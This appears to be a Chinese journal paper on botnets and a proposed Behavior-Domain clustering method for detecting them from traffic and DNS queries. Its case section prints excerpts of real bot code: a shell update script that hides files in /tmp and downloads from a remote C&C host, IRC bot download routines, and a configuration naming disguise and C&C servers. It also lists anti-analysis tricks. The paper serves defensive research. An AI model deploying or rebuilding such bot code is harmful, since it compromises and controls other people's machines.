文章编号：2096-1472(2016)-04-16-03

僵尸网络及检测技术探索

牛晋平，袁 林
（新疆轻工职业技术学院，新疆 乌鲁木齐 830021）

摘 要：通过综述僵尸网络的相关知识，提出基于行为与域关联的检测方法。对僵尸网络的行为流和域名查询流进行类聚，建立一种聚类联动的检测模型，以期突破基于特征的监测的局限性。本文分析了僵尸网络的相关知识和工作原理，重点分析基于Behavior-domain模型的僵尸网络检测方法。

关键词：僵尸网络；域名特征；检测
中图分类号：TP393 **文献标识码**：A

An Exploration of the Technology that Detect Botnet

NIU Jinping,YUAN Lin
(*Xinjiang Light Industry Vocational Technical College of Information,Urumqi* 830021,*China*)

Abstract: Review of relevant knowledge botnet,we proposed detection method based on the behavior associated with the domain.Cluster the flow behavior of botnets and domain query stream,build a linkage clustering model to detect in order to break through the limitations of feature-based monitoring.This paper analyzes the related knowledge and working principle of botnets,key analyzes the botnet detection method focuses on Behavior-domain Model.

Keywords:botnet;domain feature;detection

1 引言(Introduction)

僵尸网络是在Worm、Trojan Horse、Backdoor tool等一般恶意代码形态的基础上发展、结合进而产生的一种攻击方式，一般指集中受攻击者控制、用来发起大规模的网络攻击的一群计算机[1]。

僵尸程序未必像蠕虫病毒一定可以扩散，它与蠕虫的显著区别在于：僵尸程序一定是被黑客控制。有别于一般的特洛伊木马(Trojan Horse)，僵尸程序能够发起主动性对外连接，可以预置指令，通过各种途径进行扩散，被感染的主机均受黑客控制[2]。间谍软件与僵尸程序的不同之处在于后者的数据一般只流向黑客，黑客并不控制被植入间谍软件的计算机。

2 僵尸网络的工作原理(The working principle of botnet)

2.1 僵尸网络的功能结构

可以将僵尸网络的功能结构分为两个模块。首先是主要功能模块，它由两大模块组成：传播模块，用于实现网络传播；命令与控制模块，定义僵尸网络特性。其次是辅助功能模块，作为对僵尸程序主要功能模块的补充，增强僵尸程序的攻击性和存活率，该模块由信息窃取、僵尸主机控制等功能组成。

(1)命令与控制模块

作为僵尸程序的重中之重，这个模块能够实现与僵尸网络控制器的互动并且执行黑客的控制命令。另外，命令与控制模块还能够将执行结果返回僵尸网络控制器。

(2)传播模块

该模块负责将僵尸程序扩散到其他主机，使它们也受黑客控制，实现僵尸网络的扩张，其传播途径包括：

a.及时通信软件

b.文件系统共享

c.远程攻击软件漏洞

d.扫描恶意代码开的后门

e.发送邮件病毒

f.扫描NetBIOS弱密码

(3)信息窃取模块

信息窃取模块用于获取主机信息和其他有敏感的信息，

例如进程列表、网络带宽和速度、账号和对应的密码、注册码等。

(4)攻击模块

攻击模块是黑客用于通过受感染主机(俗称“肉鸡”)完成各类攻击的模块(例如：发送邮件模块、架设服务模块、点击欺诈模块、分布式拒绝服务攻击)。

(5)更新和下载模块

为更好的控制僵尸主机，僵尸程序也需要下载与更新。该模块使黑客能随时根据不同目标，在受感染主机上增加或更新各类恶意代码以及僵尸程序。

(6)躲避检测与对抗分析模块

对僵尸程序的检测和分析一直是网络安全的一个热点，因此该模块是为了绕过检测与和与各类病毒分析相抗衡，以便提高僵尸网络的存活率，其功能包括：

a.通过Rootkit方式进行实体隐藏

b.清除反病毒的进程

c.检查调试器的存在

d.对僵尸程序加密或变形

e.识别虚拟机环境

f.对升级反病毒软件的活动进行拦截



图1 僵尸程序的功能结构

Fig.1 Functional structure of bot's program

2.2 僵尸网络的工作机制

僵尸网络是把在网络上的感染了僵尸程序的计算机通过某个应用层协议连成网络，通过控制这个网络，黑客能够进行攻击、窃取等行动。这个僵尸网络，由僵尸控制者(Botmaster)通过僵尸网络的命令与控制(C&C)信道来控制，能够以向网络上的所有或部分僵尸发出指令，从而实现分布式拒绝服务攻击、信息窃取等，甚至可以命令僵尸主机自动更新。僵尸网络的工作流程如图2所示。



图2 僵尸网络的工作流程

Fig.2 Workflow of botnet

僵尸网络的生命周期共有六个过程，具体如图3所示。



图3 僵尸网络的生命周期

Fig.3 Botnet of lifecycle

2.3 僵尸网络功能模块案例

接收僵尸服务器的指令，更新模块，如图4所示。

```
#!/bin/sh
rm -rf ins_ht.sh*
if [ ! -f /tmp/.ICE-unix/-log/htdocs/httpd ]; then
        mkdir /tmp/.ICE-unix
        mkdir /tmp/.ICE-unix/-log
        mkdir /tmp/.ICE-unix/-log/htdocs/
        cd /tmp/.ICE-unix/-log/htdocs/
        rm -rf darkhttpd*
        wget http://unix4lyfe.org/gitweb/darkhttpd/blob_plain/HEAD:/darkhttpd.c
        if [ ! -f /tmp/.ICE-unix/-log/htdocs/darkhttpd.c ]; then
                wget http://[redacted].cu.cc:36489/d;darkhttpd.c
        fi
```

图4 僵尸主机接收指令

Fig.4 The host of botnet receives instruction

搭建传播僵尸程序的节点，如图5所示。

```
Send(sock2,"GET /%s HTTP/1.0\r\nConnection: Keep-Alive\r\nUser-Agent
t: %s:80\r\nAccept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, ima
en\r\nAccept-Charset: iso-8859-1,*,utf-8\r\n\r\n",buf+i+1,buf);
Send(sock,"NOTICE %s :Receiving file.\n",sender);
file=fopen(argv[2],"wb");
while(1) {
        int i;
        if ((i=recv(sock2,bufm,4096,0)) <= 0) break;
        if (i < 4096) bufm[i]=0;
        for (d=0;d<i;d++) if (!strncmp(bufm+d,"\r\n\r\n",4)) {
                for (d+=4;d<i;d++) fputc(bufm[d],file);
                goto done;
        }
}
done:
Send(sock,"NOTICE %s :Saved as %s\n",sender,
```

图5 搭建传播僵尸程序的节点

Fig.5 Build node spread bot's programe

僵尸主机连接僵尸服务器，如图6所示。

```
#define PARANAME "/usr/bin/httpd                    // What you want this to hide as
#define CHAN "##..usrss..##"    // Channel to join
#define KEY "bleh"              // The key of the channel
int numservers=2;               // Must change this to equal number of servers down there
char *servers[] = {             // List the servers in that format, always end in (void*)0
        "[redacted].cc",
        "[redacted].tk",
        (void*)0
```

图6 僵尸主机连接僵尸服务器

Fig.6 Bots host connect bots server

3 基于域名特征的僵尸网络检测(Botnet detection feature-based domain)

过去，一般使用基于特征的检测方法，这种方法实时性强且比较准确，但是这种方法仅仅着眼于僵尸网络表面特性，对僵尸网络的本质把握得不是很理想，而且需要用已经验证的结果进行匹配，所以只能检测已经被发现过的僵尸网络。一旦僵尸网络使用的协议规则发生改变，进而生成新的结构，则会使这些检测方法则会失去作用。

目前僵尸网络大部分都采用IRC协议、P2P协议，或者HTTP协议构成，但僵尸程序最本质的行为是经由域名系统查询相应的C&C僵尸网络地址，并连接进行通信，这与采取何种协议结构关联性不高。因此，如何有效检测僵尸网络一直是研究热点。

3.1 问题的解决思路

同一个僵尸网络中的各个僵尸主机是受僵尸服务器的控制，因而在空间、时间的行为具有高度的相似性和相关性。例如：在同样的时间区间内对大量其他计算机进行非法扫描从而得到漏洞，或在特定时间区间内同时向域名服务器请求某个服务器的物理地址以便能与该服务器通信并执行命令，或向其他主机群发垃圾邮件等，这些行为特征都不是正常的网络行为所具有的。

现设想一种动态聚类技术，可以将实体数据进行数据聚类关联，能够实现对域名访问查询流和僵尸网络的隐蔽和非连续的行为的高效联动聚类。经过以上操作的结果可以帮助我们找到僵尸网络，弥补基于特征的检测模型的不足。

3.2 Behavior-Domain模型的系统结构

Behavior-Domain监测模型从网络流量入手，联动检测僵尸程序的活动以及对域名的请求和应答查询流量，由此生成相关日志。在对实体的数据进行了聚类后,再对检测日志进行聚类，经关联分析进行评估，从而识别出僵尸网络。

监测模型系统结构如图7所示。



图7 Behavior-domain监测模型系统结构

Fig.7 Behavior-domain monitoring system architecture model

Behavior-Domain的运行过程如下：

(1)基于同一信道的不同僵尸程序对域名服务器的行为和同一僵尸网络控制命令的回应在时间上的相关性比较显著，所以将相关模块设置在流量的出、入口处，以便采集和实时检测。

行为检测模块负责捕获、解析僵尸网络命令控制信道内

(下转第15页)